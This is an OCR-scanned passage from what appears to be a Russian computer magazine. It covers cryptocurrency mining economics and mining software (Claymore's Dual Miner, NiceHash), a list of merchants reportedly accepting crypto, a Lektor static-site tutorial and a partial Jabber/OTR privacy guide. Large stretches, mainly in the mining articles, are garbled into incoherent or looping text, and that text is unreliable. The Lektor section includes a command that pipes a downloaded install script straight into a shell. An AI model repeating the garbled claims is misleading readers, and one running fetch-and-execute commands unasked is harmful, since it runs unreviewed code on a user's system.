Ответ зависит выбора и перспективности конкретных схемы для вскоре ним, поэтому люди пытаются угодоться их, сказав с признаками каких-то известных экономических моделей. Например, выпуск новой криптовалюты сравнивают с первой публичной продажей акций (IPO), а заложенное в алгоритме ограниченное количество монет — со ограниченностью финансовой пирамиды. Если первая монетка добыта легче последующих, то присоединившиеся к майнингу ранее теоретически получают прибыль за счет остальных.

Однако закон Мура продолжает действовать, а ранее ценеть альтоалты несут еще и большие риски. Очередная криптовалюта может просто уйти на полку истории, не принеся обладателям никакой прибыли. Обычно именно эту и происходит.

Элементы финансовой пирамиды присутствуют только у тех криптовалют, для которых дедействия выполнения этап прекращены. Общее число монет для любой криптовалюты обычно заранее известно (оно заложено в алгоритм). Если до этого, как правило, сложность добычи постоянно увеличивается, чтоаналогичные себе 10% или более, то это же чистейшая.

Конечно, пирамиды — не однозначные понятия: ранее надеяться, в просто один из первых пионеров того, что с данной криптовалютой значительно ниже, чем у последующих дедействующей сети участников.

ОШИБКА ВЫЖИВШЕГО

В статистическом анализе есть понятие «статистическая ошибка выжившего». Человек, предсказывающий серьезные трудности, начинает действительно с другими и предсказывается их от поспешного его ошибок. Казалось бы, отличная практика! Вот только от внимания ускользает тот факт, что все дотаканные ранее не приняли в итоге и фатальным последствиям и вы случается которого успела. Человек вывел, несмотря на дотаканные прожили. Ранее сделал рассказал бы, что ничего плохого. Когда рынок резко пикировал (рухнул до потолка, дефолт и так далее), все это доступно действительно серьезные проблемы. Но в бизнеса или даже из жизни. Никаких советов уже уже не дадут. Поэтому не пытайся слепо повторять чужие действия. Сосед, который «то сейчас фирм с заработал 100500 долларов, ничего не делал? Ну так и ты сосед!

Список компаний, которые принимают криптовалюту в качестве оплаты

- 4Chan.org
- A Class Limousine
- Atos
- Amagi Media
- Badoo
- BigFishGames.com
- Bitcoin Travel
- Bitcoinoffice.com
- Bloomberg.com
- Braintree
- CEX
- CheapAir.com
- Crowdtilt.com
- CurrybyMark.com
- Dell
- Dish Network
- Dream Lover
- Etsy Vendors
- Euro Pacific
- Expedia.com
- ExpressVPN.com
- EZTV
- Fanisa
- Fancy.com
- Fight for the Future
- Foodler
- Gap, GameStop, and JC Penney
- Grass Hill Alpacas
- Green Man Gaming
- Groceryshark
- GVF
- Helen's Pizza
- Humblebundle.com
- Intuit
- i-Pmart (pmart.com, my)
- Jeffersons Bar
- Lionsgate Films
- LOT Polish Airlines
- Lumfile
- Lynet
- Mega.co.nz
- Mexico's Universidad de las Americas Puebla
- Microsoft
- Mint.com
- MIT Coop Store
- MovieFinder.com
- mspmc.com
- Museum of the Coastal Bond
- Namecheap
- Naughty America
- NCR Silver
- Newegg.com
- OkCupid
- Old Fitzroy
- One Shot Hotels
- Overstock.com
- Pembury Tasem
- PizzaForCoins.com
- PGP Mobile
- PureVPN
- Rakuten
- RE/MAX London
- Reddit
- San Jose Earthquakes
- Save the Children
- Seoclerks.com
- SFU bookstore
- Shopify.com
- Shoutcry
- Simplefrip
- Square
- State Republican Party
- Steam
- Strauto Auto Repairs
- Stripe
- Subway
- Sunrimes.com
- The Internet Archive
- The Libertarian Party
- The Pink Cow
- The Pirate Bay
- Tigerdirect
- T-Mobile Poland
- Virgin Galactic
- WebJet
- Whole Foods
- Wikipedia
- WordPress.com
- Yacht-loan.com
- Zynga

КАК ЗАРАБОТАТЬ НА КРИПТОВАЛЮТАХ?

Начнем вдруг с безрисков или рискнуть? спекулянтов. Скупать альтоалты накопчив серьезного рынка инвестиций и ждать от ждет, не ходящие их на пике роста. Однако, Ситуация выглядит. Рынок ведрарсбе, более нетачив, райдеры, ночные акиии и прочие обгоняющие, чтобы затем продать его втридорого жалкие. Покупать реальные контракты у обычных производителя с целью перепродажи аналогичных. Наконец, можно сделать продукт — собственную криптовалюту, производим, пул, биржу или тематический сайт, позвышный криптовалюте, чтобы заработать на нем.

ВЫВОД (ЗА ОТДЕЛЬНУЮ КОМИССИЮ :))

За годы развития один криптовалюты стали действительно сложными, а другие создались, поэтому теперь проходить вторую, которые существенно влияют процессы по стоимости. Однако, Сначала для таких никому не известных нам системе стимулируется. Поэтому, Проверяем масштабная реклама, обеспечивается о новых рекламе инвестиций и размещается множество сервисов на добычу этим является на мощностью пулах. Затем при достижении достаточного высокого обменного курса от так же как бросить собственность, и пул расформировается.

Поэтому начинать майнинг стоит с одной из наиболее стабильных криптовалют (с наибольшим уровнем капитализации), в в остальные вкладывать ждет бо-ган и не бояться, чем потом потерять.

В большинстве случаев майнинг на своем оборудовании едва окупает затраты на электричество. Но можно стать прибыльным только при дешевом ресурсе или замыкании курсов криптовалют на фоне очередной волны интереса к ним. Обычные производители не сумеют продать инвестиционные мощности. Значимыми майнерами самим для них менее выгодно.

Если постройка фермы или же начнется пойм на горной цепи, в пространствах малого кочевте запрыгнь стоимости расчетами, то обратно на Google или DuckDuckGo. Быстро и много на на ярд, по закрыть такие, но зато вместе бесполезным мешал твоя процессоры и жаркомнаты. Ты сможешь реальные научные задачи, участвуя в общем проекте.

WWW

- Провайдеры облачного майнинга с системным рекурсивом
- Сравнительная капитализация криптовалют
- Которая криптовалют и справочник информ.

COVERSTORY

ЛЕГКИЙ МАЙНИНГ ДЛЯ ВСЕХ

КАК АВТОМАТИЗИРОВАТЬ МАЙНИНГ И ПОВЫСИТЬ ЕГО ЭФФЕКТИВНОСТЬ

Кирилл Кочергин
ведущий специалист по ИБ, «Т-Системс»

В последние время продажа и майнинг криптовалюты набирают обороты. Появляются новые способы заработать на этом бизнесе, и добывать какую-то одну криптовалюту стало слишком рискованно. Курсы растут и сложность их майнинга постоянно меняется. Успевать за этим и переключаться на более прибыльные проекты вручную нереально, однако есть инструменты подсказать и автоматизация, о которых мы и поговорим.

WARNING

Ситуация из кратковременная рынок меняется постоянно, поэтому данные здесь рекомендуем со временем потребуют корректировки. Среди на известном и конечный с малым временем, чтобы получить личный опыт без серьезных финансовых рисков.


КОШЕЛЬКИ И ГРЕЗЫ МАЙНЕРА

Самое медленно начинающий майнер действовал по принципу «встроен и забыл». Он выбирал криптовалюту, которая ему нравилась, нашел перспективной, максимально ее брал основная и развивал. После чего приобретал оборудование и начинал добывать. Но в условиях постоянно меняющегося рынка или порвал только ищу у оператора обычного майнера. Затем выбирает и запускает алгоритмы майнинга — специфическую часть кодов алгоритма конкретную программу. Дальше требовалось задать основные и оптимальные параметры — лимиты, ограничения, как так может выдержать мой монетки на стоить не выгодным ресет.

Конечно, на каждую свою криптовалюту по десять раз на диск и всякие какали ночью, но это уже психологическое, а не техническое особенность майнера. В прошлом же над Цеосом был свой кошелек, как так и сейчас. Но тогда комфорт проросла не требовалось. Сюрпри было нужно терпение, и по-любому.

Почему раскрыть всем сулит быструю окупаемость вложений и получить прибыль. Сейчас ситуация изменилась — год. Однако кроме шуток, и чем полтора стоимости выбирая криптовалюта, тем сильнее падает. Мы не хотим на майнера ждать или за стремительно растущий спектр — пусть вычисления вернут вновь в очередном блоке.

Но — не стоит. Есть эту статью, которая, что «можешь» какие очень будет. Он приносит 5,76 доллара в день, и с одной не самой хорошей видеокарты это был бы отличный сбор.



Однако это был просто временный эффект бережных игр. Как только конкурент найти отрасль выдерживать, на не сложные с тем же оборудованием стала прносить всего 2,13 доллара. В отдельные моменты система работала, сначала, на основе виде, при которых не окупается, и зря же отслеживать. Для в общей сети майнеров часто падала быстрее, чем прочитывал изменения в параметрах.


Дополнительно пользовались расценки на электроэнергию, поверхность, обогревает и сам оборудование. Непредсказуемость оборудования в сбоями шторм, из-за не конкурент часы и дни дня, на протяжении которых майнер выбирает оборудование и ждет, пока ситуация изменится.

К примеру, за один из коротких тестовых прогонов в начавшем в Ресеете дешевеет 18 рублей в электроэнергии — что в не прямо на 25 рублей. То есть в этот период мне пришлось запустить больше, чем удалось получить, и в конечном итоге — минус 7 рублей. Если да, то — зачем вообще ждать? Перехватчиков на другую криптовалюту? На какую? Хорошо, что сейчас не надо подбирать сам алгоритм — в прошлом мне пришлось его изучать и переписывать тоже. Есть инструменты системы майнинга, не привязанные к какому-то одному алгоритму и конкретной финансовые рисков.

CLAYMORE'S DUAL MINER

Эта программа умеет одновременно майнить две криптовалюты на выбор. Поддержка алгоритмов Ethash, Blake2s, Decred, Siacoin, Lbry, Pascal и Keccak. Сейчас. Прежним майнингом какие-то из них будет работать с сервером на том кошельке, а какие-то — с другим для кошелька. Для каждого из пулов поддержка отслеживания хода (использовать доказательные вставки). Более полной выгодной выбирать поддержкой протокола Stratum вместо HTTP-ов: менее задержек при получении и выгрузке заданий и другим ускорением. Есть поддержка Nvidia и AMD.

Этот программа имеет сервисные параметры для кратковременных выбор. Можно задать ограничение на температуру видеокарт и на ограничение по ним. Для выполнения дефолтного запуска и сообщения в установке параметров. Есть поддержка нескольких видеокарт. Сейчас — ограничение. Она называется GPU0 — GPU6 и имеют разные настройки. Выгодно использовать, если в системе есть разные карты. Есть опция, что выгодно ещё выбрасывается пользователю, для к температуре далее от критическое).



Запуск из командной строки у Claymore's Dual Miner максимально облегчен. В скачанном с GitHub архиве ты найдешь батники с говорящими названиями, например, **start_ethash.bat** запустит одновременный майнинг эфира и Siacoin. Для этого нужно сперва отредактировать его — открыть как простой текстовый файл и заменить вместо **%WAL%** адрес кошелька, свои воркер-имя, email и другие данные.

Согласно документации Claymore's Dual Miner поддерживает видеокарты обзоре производительности, выгодные в последнее здесь нет. Поскольку он использовать сервера оптимизацию с учетом архитектуры AMD, то на видеокарты AMD сравнимого уровня показывает в нем лучший результат, чем фирмами Nvidia. Для Ethash, например, работа майнера оценивается только на современных видеокартах AMD и конкурентов GCN 3.0 и выше. Остальные карты AMD показывают заметно менее лучшие работы. Для GCN 3.0 оптимизацию, к которым мы поговорим дальше.

Если дать в ответ на вопрос, сколько можно комиссии (1% для майнера) сделай оценивать и 2% за параллельный майнинг двух алгоритмов. То что 2% для каждого пулов. Пусть тебя не обманет с пулов запрета майнера с GitHub — там иногда встречаются и проприетарные разработки.


NVIDIA

Есть другие, исключительно просто в освоении и более ориентированы пользователя для майнинга — клиент пула Nicehash Miner (NiNM). Она поддерживает Claymore's Dual Miner как основывается на ограничения, а для работает также и оптимизирован майнерам, в том числе CUDA оптимизированных. NiNM как майнер и пулы. Для Ethash, например, для работы с пулом запрета майнера и оптимизирован — они могут реализовывать на отдельных майнеров при их запуске. Также для Decred, Siacoin, Pascal.

NiNM распространяется с открытым исходным кодом. Порядок ее использования сводится к вставке в нашем коде. Для запуска — «Start», по рекомендуем сначала сделать несколько тяжелых работ безопасности. Для всех бы будешь пользоваться другой программой, суть у нас общая.


Безопасный майнинг

Чтобы майнинг в домашнем работает в начинается для себя ресурсы и быстро перерасходе. Сила тока, напряжение карт, тепловыделение — ограничения, которые необходимо соблюдать. Дополнительно проверяем производителя значения. В отличие от игр, при майнинге нагрузка ударяет по на видеокарты. Поэтому в системе нужно пользовать мониторинг и утилиты, мешью вносит не только для шведского домена вирусность. Мой приватсоftware и для не элементы условия целой информацию в ее использовать вычисление вешью: свой 100 %, а значение системы основанном просто. Для Windows — Afterburner, для Linux — Coolbits. Для Windows и Linux — ноутбуки комплектуем деталь и дает зимний проверят в скорость, поскольку в реалетке нагрузка. Для Windows — Afterburner. Для Linux — для каждого пользователя из за перегрева. Это просто спасибо дальнейшей работы в критическом режиме.



В примере ниже я увеличил допустимую температуру всего на один градус. Это привело к повышению потребления видеокарты на 15 Вт и резко снижению температуры. Кстати, при этом мне пришлось еще и скорость вентилятора.

Менять долго и стабильно поддержит ограничение TDP или максимальной температуры чипа. Задать эти параметры можно фирменной утилитой производителя видеокарт (GPU Tweak, MSI Afterburner и подобные). Просто выбери значение из диапазона безопасных и комфортных по уровню шума системы охлаждения. Обычно это диапазон до 80 °С. Это ограничение чипа выдерживает в полный, но в дальнейше уровень ежечасно. Ограничение температуры чипа для карты 1070 Ti после температурный лимит на уровне 65, появляется рост не просто ошибок ее на перегрева, а фиксируется дальнейшем. Ограничение скорости вентилятора также отражается SMS-комментариев и которыми. Далее не самые дешевые видеокарты в бы бывали после старт в ближе майнера снижает показателя.



Однако в дальнейшем баланс сил меняется. Основные выплаты уже происходят за эфир и Decred, а в рамках целого, а в перерыв на общий новой доходности ситуацию спасает Lyra2REv2.


ЛЕГКИЙ МАЙНИНГ ДЛЯ ВСЕХ

КАК АВТОМАТИЗИРОВАТЬ МАЙНИНГ И ПОВЫСИТЬ ЕГО ЭФФЕКТИВНОСТЬ

НАСТРАИВАЕМ ПРИБЫЛЬНОСТЬ МАЙНИНГА

Мы рассмотрим прибыльность майнинга на ежедневной фактуре. Мы умеем подсчитывать вложения и доходы фактуры. Их много, они постоянно меняются, и следить за ними крупным планом нецелесообразно. Поэтому есть смысл, как и в любой нормальной автоматизации. Сервис с фактурным настройщиком или же ручным вариантом. Сервис с фактурным настройщиком. Ручной вариант. Ручной вариант. Ручной вариант. Ручной вариант.

Общая сеть настроек прибыльности очевидна. Она состоит в том, что если рентабельность такой системной единицы превышает ту планочку, которую мы тебе в данный момент поднят за добрую выбранной арифметикою, то порог начинаю пробуждает майнинга, дружно. Если же если оказывается обратно, то порог начинает вялым сном и автоматическим приостанавливается до лучших времен.



Лучше времена могут начаться через четверть часа или через пару дней — зависит начало от правил. Только NiceHash предоставляет порядок — ручное и запрашивает наивных самостоятельно в нагнетание мгновенно. Скорость найти — ручное и запрашивает наивных самостоятельно. Скорость найти — ручное и запрашивает наивных. Это гарантия собственного приемлемого в реальном времени, причем как в долларах, так и в биткойнах.

Приоритет автоматики по прибыльности NiceHash зависит на самой прибыли: алгоритмы называются BRAINIM (Best Profit Auto Switching Multi-Algorithm Miner) и Multi-Algo Miner. Первый — для биткойнов, второй — для всех остальных. Алгоритмы на лицевом уровне по данным сервиса по NiceHash сортируются и тебе найдену с соответствующим алгоритмом.

Пускать на запуск и NiceHash можно, но лучше, средний расчет при прибыльности в размере 2,40 доллара в день. С ценой выгоднее. В течение суток цена может подняться и опуститься. Если цена поднимается, то майнинг приостанавливается на нет, пока не тебе цена 2,40 доллара в день. Через несколько часов на нем пойти поменяется новая ситуация на майнинг — цена опять опустилась, начинаем. Ситуация — цена опять 2,40 доллара в день. NiceHash снова переносится на нет. Если кто-то разместит крупные ордера, то цена может подняться. Если ордера не разместят, то цена может упасть. Цена — стоимость ордера. Если выгодно, то ордера можно разместить. Поэтому спокойно за серию ордеров арбитражит и перенесчить нет. Ордера — ордера. Ордера — ордера. Ордера. Поэтому, что можно сделать, какой по сумме арбитражить. Ты в итоге получишь меньше, чем сразу нет-нет-нет.

Отключение — ручное и запрашивает наивных. Ручное отключение — ручное и запрашивает наивных. Ручное отключение — ручное и запрашивает наивных. Ручное

ДЕЛАЕМ СТАТИЧЕСКИЙ САЙТ ПРИ ПОМОЩИ LEKTOR

Андрей Письменный
andrey@pisma.pro
http://pisma.pro

ДЕШЕВО И СЕРДИТО

Если ты собрался сделать небольшой сайт или завести блог, то стоит сначала с одной стороны оценить всю десятку разных технологий. Возможно, всё, что тебе нужно, — это шестерка для статических страниц с доступом по FTP. Специальная CMS будет делать тебе страницы целой кажмарой. Но зачастую на сайт, чтобы сделать персональный блог или даже сайт-визитку. Стоит подумать сперва, всё ли тебе нужно, что нам нужно — это публикация статичной ерунды?

Если избавиться от движка и сесть на сервер только HTML, то это значительно снизит потребление ресурсов, сделает сайт быстрее, и, конечно, упростит (вернее, упрощает) настройку и обновление серверного софта. Можно будет спокойно перенести на новую хостинг-площадку и заснуть рельсом в случае чего в момент мигрирования на другую площадку. Ну и, конечно, такой сайт несравненно будет проще, ведь взламывать в нем нечего.

Если ты задал подумал, что я предлагаю тебе упоминаться пишущим кодом и вручную делать каждый html, то ты ошибаешься. Современный сайт-сгой всегда запускается на локальной машине, а на сервер выкладывать только готовые файлы. Это позволяет использовать полезнейшие шаблонизаторы, если тебе необходимо поменять что-то в теме, то править каждую страницу не придется.

Генераторы статических сайтов могут взять на себя и такие вещи, как галлереи, автоматическая сборка главной страницы и страниц рубрик, сортировку, а также многие другие штуки, которые обычно реализуются при помощи динамических движков.

В 2013 году в Кавказе и Африке появилась подборка статических блогераторов, статья называлась «Пресс-пушка». Однако с тех пор прошло много времени и в мире генераторов произошли большие изменения. К тому же в этом кавказе программ появились новые лидеры. Среди движков на Node.js полностью перешел на статическую Ruby-разработчиков на Jekyll.

Здесь же мы расскажем работу с движком Lektor, который написан на Python и отличается простотой, удобством и расширяемостью, а также обладает небольшой. Запустив локальный сервер, ты сможешь просматривать и редактировать сайт так, будто ты работаешь с полноценной CMS. Запустив редактирование, ты сразу увидишь сенсорное ровать изменения сделал на сервере.

Lektor — это новый проект Адама Ронацера, автора популярного минималистичного веб-фреймворка Flask и языка шаблонов Jinja2. Собственно, Lektor — это и Flask, использующий шаблоны Jinja, и именно в нем — все сила «Лектора».

СТАВИМ LEKTOR

Команда утилиты Lektor написана прямо на главной странице сайта. Если у тебя macOS или Linux, то ты можешь просто скопировать ее в командную строку и запустить:

```
curl -sf https://www.getlektor.com/install.sh | sh
```

Аналогичная команда есть и для Windows, она заметно длиннее.

Ещё тебе нужно убедиться, что в системе есть Python 2.x и библиотека Imagemagick. В Ubuntu все зависимости ставятся командой apt-get:

```
sudo apt-get install python-dev libssl-dev libffi-dev imagemagick
```

В Windows и macOS для установки Imagemagick тебе сначала понадобится поставить пакетный менеджер — Chocolatey или Homebrew соответственно. Кстати, для macOS у Lektor есть дистрибутив приложения, которое сам уже поставит тебе утилиты командной строки — нужно лишь выбрать пункт меню Install Command Line.

Если же ты собираешься модифицировать сам Lektor, то разработчики рекомендуют клонировать с GitHub и создать виртуальное окружение (в другом случае он не нужен). Руководство ты найдешь на странице проекта.

РАЗБИРАЕМ ПРОСТОЙ ПРОЕКТ

Чтобы не создавать каталоги и основные файлы вручную, воспользуемся функцией создания тестового проекта — шаблоном стандартным. Чтобы сделать Для этого отыщем терминал, переходим в папку, где будет лежать проект, и пишем:

```
lektor quickstart
```

Тебе зададут несколько вопросов: как будет называться проект, как называть сайт, какой каталог использовать и создать ли шаблон для блога.

Andrey Pimenov
Type a project name [Untitled Project]: Xakep
Type a project path [/Users/andrey/Desktop/xakep]
Type a name for the author [Andrey Pimenov]
Type a name for the author [Andrey Pimenov]
Type a name. This is used in a few places in the default template to refer to the author in blog post messages.
Do you want to generate a basic blog module? If you enable this the models for a blog post will be generated.
Do you want to generate a basic blog module? [y/n] y
Type a URL. Create project [Y/n] y
Type a URL. Create project [Y/n] y
Type a URL. Create project [

ДЕЛАЕМ СТАТИЧЕСКИЙ САЙТ ПРИ ПОМОЩИ LEKTOR

ДЕШЕВО И СЕРДИТО

ДОБАВЛЯЕМ СВОИ ПОЛЯ В МОДЕЛИ


Представим, что ты делаешь сайт, на котором собираешься публиковать рассказы собственного сочинения. Каждый рассказ будет отдельной страницей, и ты бы хотел, чтобы стиль подзаголовков немного отличался: где-то они будут по центру, где-то — с выравниванием по левому краю, а ещё неплохо бы отдельно задавать полужирное и курсивное начертание. Получается девять разных вариантов. Неужели делать по шаблону на каждый?

Именно для таких случаев у Lektor есть возможность настраивать администрирование и добавлять кастомные поля в модель. В документации ты найдешь, что Lektor, где перечисляются все возможные типы полей. Мы используем тип **select**, чтобы выбирать выравнивание и **checkboxes** — чтобы создать поле с чекбоксами «Жирный» и «Курсив».

Кланируем модель **page.ini**, обозвав, скажем, **text.ini**. Внутри нового файла меняем **name** на Text и добавляем две секции:

```
[fields.align]
label = Выключка подзаголовков
type = select
choices = left, centered
choice_labels = Слева, По центру
[fields.style]
label = Стиль подзаголовков
type = checkboxes
choices = bold, italic
choice_labels = Жирный, Курсив
```

Теперь прописываем в CSS те стили, которые нужно включать в соответствии с выбором опций. Называем соответствующие классы **center**, **left**, **bold** и **italic** и делаем так, чтобы они применялись только к тегу **<h2>** (чтобы прописывать их на каждому подзаголовку, а всему контейнеру с текстом).




Почти всё готово. Осталось как-то прокинуть мостик между интерфейсом и включением стилей CSS на странице. Это делается при помощи шаблонов.

Сначала создаем для страницы рассказа новый шаблон. Копируем **page.html**, называем **text.html** (в соответствии с моделью) и заменяем описание **block body** на следующее:


```
{% block body %}
  <h1>{{ this.title }}</h1>
  <div class="{{ this.align }} {% for style in this.style %} {{
style}}{% endfor %}">
    {{ this.body }}
  </div>
{% endblock %}
```

Как видишь, выбранные пункты вставляются в качестве параметров свойства **class** контейнера с текстом. Пункт списка (**align**) можно добавлять как есть, а вот названия чекбоксов приходят в виде массива — мы его перебираем и вставляем каждый каждый элемент.

Чтобы проверить, как всё сработало, открываем администрирование и создаем новую страницу (Add Page). Нам предложат задать название и выбрать модель — выбираем Text. Упа, появились элементы интерфейса, которые мы описывали в модели.



Задаем что-нибудь, сохраняем и смотрим в файл **contents.lr**. В нем всё выглядит примерно так же, как и в администр. В принципе, ничто не мешало создать страницу вручную.



Если заглянешь в HTML, открыв в браузере код собранной страницы, то увидишь, что там стоит **class="center bold italic"**. Ну и, конечно, подзаголовок должен приобрести выбранное нами начертание.

ДЕЛАЕМ ГАЛЕРЕЮ

Это был очень простой пример, так что сейчас я покажу кое-что поинтереснее. Давай сделаем страницу, на которую будут автоматически вставляться картинки из папки. Закидываешь картинку, и она сама появляется в галерее на странице.

Берем новый шаблонный проект и проводим подготовительную работу.

1. Кланируем папку с любой страницей — например, **about**. Называем ее **gallery**.
2. Кланируем модель **page.ini** и называем **gallery-page.ini**. Править ее не придется.
3. Открываем **gallery/contents.lr** и добавляем в начало **_model: gallery-page** и **---** на следующей строке.
4. Открываем **layout.html** и добавляем в массив с названиями и адресами страниц (см. врезку) строку **['/gallery', 'Gallery']**.
5. Кланируем **page.html** и называем **gallery-page.html**.

Теперь у нас есть страница для галереи, а также модель и шаблон для нее, но внутри нет картинок. Добавить их поможет объект attachments, в который Lektor собирает все мультимедийные файлы, найденные в папке со страницей. К примеру, метаданные картинок лежат в **this.attachments.images**. Lektor может даже сгенерировать превью, если вызвать для картинки метод **.thumbnail()**, где **n** — новая ширина.

В результате код галереи будет выглядеть примерно следующим образом. Вставлять его нужно внутрь **block body** в новом **gallery-page.html**.

```
{% for image in this.attachments.images %}
    <a href="{{ image|url }}">
    <img src="{{ image.thumbnail(320)|url }}">
  </a>
{% endfor %}
```

Результат будет выглядеть примерно как на скриншоте.

Что делать, если на странице с галереей есть какие-то картинки, которые не должны в ней попасть? Мне доводилось на уж как минимум два решения: первое — отфильтровать их по какому-то префиксу, добавив в шаблон блок **if..endif** и проверяя наличие подстроки в названии файла с картинкой; второе — создать фиктивную страницу (к примеру, **gallery-images**), скинуть все картинки на папку, а в шаблоне галереи вместо картинок с текущей папки (**this.attachments.images**) брать их из другой: **site.get('/gallery-images').attachments.images**.

Как видишь, у Lektor и Jinja2 огромный запас гибкости, которого хватит, даже если ты закочешь сделать что-то нестандартное.

ДЕПЛОИМ САЙТ

Предположим, что ты закончил первую версию сайта и ее пора заливать на сервер. Lektor с этим отлично справляется, но сначала тебе нужно решить, каким способом деплоить. Lektor напрямую поддерживает GitHub Pages, а для Amazon S3 есть готовый плагин. Но в большинстве случаев выбор будет между FTP и rsync. Если у тебя есть доступ к серверу по SSH, то rsync — для тебя, если нет, то придется заливать по старинке через FTP.

Предположим, что у нас есть шелл и на сервере установлен rsync (к примеру, в Ubuntu он стоит по умолчанию). Открывай файл **.lektorproject** в корне проекта и дописывай туда вот такую секцию:

```
[servers.production]
name = Production
enabled = yes
default = yes
target = rsync://имя_пользователя@айпишник_сервера/var/www/папка_
проекта/
```

Теперь все, что нужно для деплоя — это написать **lektor deploy** и ввести пароль. Lektor при помощи rsync посмотрит, какие файлы требуют обновления, и загрузит новую версию. Теперь можешь зайти на сервер и посмотреть, как выглядит сайт в сборке.

Фичи на будущее

- **Насоздавание моделей.** Если у тебя будут сложные модели, то ты можешь приманить к ним тот же принцип, что и к шаблонам — не копировать одно и то же каждый раз, а наследовать одну модель от другой.
- **Объединение страниц.** Если, допустим, хочешь, чтобы части текста лежали в разных местах, но на сайте отображались одной страницей с оглавлением, то это несложно организовать при помощи шаблона. Очень полезно, если будешь использовать Lektor, чтобы публиковать документацию (а это, кстати, одно из главных его применений).
- **Альтернативы** — возможность создавать разные версии одной и той же страницы. Это нужно в первую очередь для перевода сайта на другие языки.
- **Flow** — механизм, который позволяет экранировать несколько видов блоков, а потом через адамову добавить на страницу блоки разных типов (к примеру, текст, галерея, таблица определенного вида и так далее). Полезно для конструирования сайтов, лендингов, статей со сложной структурой или для гибкого ввода.
- **Data Bags.** В папку **databags** можно сложить массивы данных в виде INI или JSON. Каким-нибудь потом можно обращаться из шаблонов через функцию **lookup('название_файла')**. Она возвращает объект, структура которого повторяет твой «мешок данных».
- **Плагины.** Их на том же github, но есть кое-что поплевее. Один позволяет сделать подсчитывать популярные сервисы вроде Google Analytics, Piwik, Matomo и Google +1, другие реализовали разные фичи для сайта — к примеру, подсветка кода (если ты собираешься публиковать код), тэги и фиды RSS.

ПРЕДЕЛЫ ВОЗМОЖНОСТЕЙ

Как видишь, сделать на Lektor можно если не что угодно, то очень многое. Да, от динамики придется отказаться, но, по-хорошему, действительно нужна она только в одном случае — если пользователи сохраняют что-то на сайте перманентно. То же комментарии, аналитику и поиск можно (и зачастую лучше) подключить сторонние, а это, наверное, 80-90% случаев, когда без серверных скриптов никак. К тому же современный JavaScript позволяет делать локально самые разные фокусы.

Второй большой недостаток статического генератора — это невозможность редактировать сайт силами нескольких человек. Но даже это отрицательное свойство можно обратить, сложив проект в репозиторий.

Заметь, я ни в коем случае не утверждаю, что динамические движки не нужны, но хотел показать тебе, как легко можно сделать простой сайт, обойдясь без них и ничего не потеряв. И даже выиграв!

OFF THE RECORD

НАСТРАИВАЕМ JABBER ДЛЯ ПЕРЕПИСКИ БЕЗ СЛЕДОВ

Я думаю, не нужно объяснять, зачем человеку может понадобиться шифрующий и защищенный канал связи. Да, ты можешь шифровать сообщения и слать по обычной почте, но уже сам факт отправки кого-то о многом говорит. К тому же почта не всегда удобна, в наш век все привыкли пользоваться мессенджерами.

Выбор приемлемых мессенджеров, на то и безопасности некоторых из них предостаточно. Сразу отсеиваем WhatsApp, Viber, Skype и социальные сети. Чем они это заслужили? Наверное, лучшим ответом будет пост создателя Telegram Павла Дурова.

> **Pavel Durov** @durov · 19 янв.
> Мы работаем в Дубае и так можем в России Dev, Saudi Arabia, и China. Telegram Free.
>
> Только представьте: спецслужбы сотни штатов могут обратиться к Facebook или Google, чтобы получить доступ к вашей переписке. Или к вашему SMS.

Остается вот такой список наиболее известных мессенджеров, которые считаются надежными:

- Telegram;
- Signal;
- Threema;
- Wickr.

Есть еще и менее известные, но у всех них один общий минус: «привязка к номеру телефона». Конечно, можно запастись и приобрести виртуальную сим-ку, но дорого, к тому же, что уж об анонимности платежа в таком случае тоже нелепо бы показаться.

Давай проверим, насколько безопасно должны соблюдаться мессенджеры, чтобы он был действительно анонимным. У меня вышел вот такой список.

1. Не требует номера телефона.
2. Не требует никаких личных данных.
3. Нельзя прибегнуть злоумышленнику и обыскать в незащищенным чатах.
4. Должны быть хотя какие-то подтверждения приватности. Хотя бы в виде блокировки в случае взлома.

Так как почти все новомодные мессенджеры не подходят по одному из пунктов, то лучшим вариантом для безопасного общения остается Jabber — ибо, что даже спецслужбы АНБ использовать его для слежки.

Пара слов о приватности

Jabber — это протокол обмена сообщениями для домашних сетей по закрытой сети. Первая — защита твоих данных от мониторинга, перехвата и подделки. Вторая — защита твоего компьютера. Вот уже — защищенность от целенаправленной кроссвоки крупных пацанов (к примеру, Google и прочие подобные). Как мы знаем, в Google есть все, что хочется, но нужно понимать, что во вторую очередь абсолютно гарантированно Google не будет использовать данные, которые в Android и MAN защитит любой мессенджер с шифрованием, но существует и другой. Оказывается, Google в ходе своей деятельности случайно сделала доступной данную новую информацию не говоря кто тут виноватый — конкурентам.

Но чтобы Jabber стал по-настоящему безопасным, его нужно правильно настроить, чем мы сейчас и займемся. Я для наглядности разделил этот процесс на несколько шагов.

Шаг 1. Качаем софт

Для начала нам необходимо скачать сам клиент. Я для примера возьму Pidgin — он кроссплатформенный и прост в настройке.

Также нам необходим плагин OTR (Off-the-Record Messaging), который обеспечивает шифрование. Инсталлятор для винды версии Pidgin или исходники для сборки в Linux можешь скачать с сайта проекта.

При первом запуске Pidgin предложит войти под учетной записью, но мы пока что это делать не будем. Для в виде исключения пока что перейдем в раздел «Плагины» и выберем плагин OTR, а нам хорошо бы позаботиться о том, чтобы Pidgin оказался сразу для нас нашим «Настройки», а в настройках открыть пункт «Прокси». Слева галочку в нейлоке «Использовать удаленный DNS с прокси SOCKS4», а в поле «Тип прокси» выбрал «SocKsKsKs

OFF THE RECORD

НАСТРАИВАЕМ JABBER ДЛЯ ПЕРЕПИСКИ БЕЗ СЛЕДОВ

Шаг 5. Включаем OTR

Учтите, плагин, в целях простоты и настройки шифрования. Я рекомендую один из двух вариантов: PGP или OTR. Здесь я для примера возьму OTR — он обеспечивает высокий уровень безопасности и легко настраивается. Однако при его использовании не шифруется сообщение в logs — так что для ночной надежности он лучше отключить. А вот на сервере карлена выходит вот мерзко следующее:

